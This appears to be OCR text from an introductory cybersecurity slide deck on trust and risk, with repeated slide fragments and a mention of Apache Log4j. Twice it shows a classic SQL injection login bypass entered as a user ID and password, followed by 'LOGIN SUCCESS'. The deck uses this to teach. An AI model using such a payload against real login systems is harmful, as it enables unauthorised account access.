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
What if they did something…….. weird?



User-Id : ‘ OR 1= 1; /*

Password : */--

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

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


User-Id : ` OR 1= 1; /*

Password : */--


LOGIN SUCCESS

Who do we trust?

Are they honest? Are they reliable? Are they dependable? What are their intentions?

Who do we trust?

Trust as little as possible



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

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Distrust proportionally to level of risk

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



Trust as little as possible

Be aware of your technology

Distrust proportionally to level of risk


Are they honest? Are they reliable? Are they dependable? What are their intentions?

Perfect security is impossible




Perfect security is impossible

- New **assets**



Perfect security is impossible

- New **assets**
- New **threats**



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

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
Apache LOG4J™



Perfect security is impossible

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

My goal is to teach you important cybersecurity principles that are universal across any system


Apache LOG4J™





NEWS 25 OCT 2023

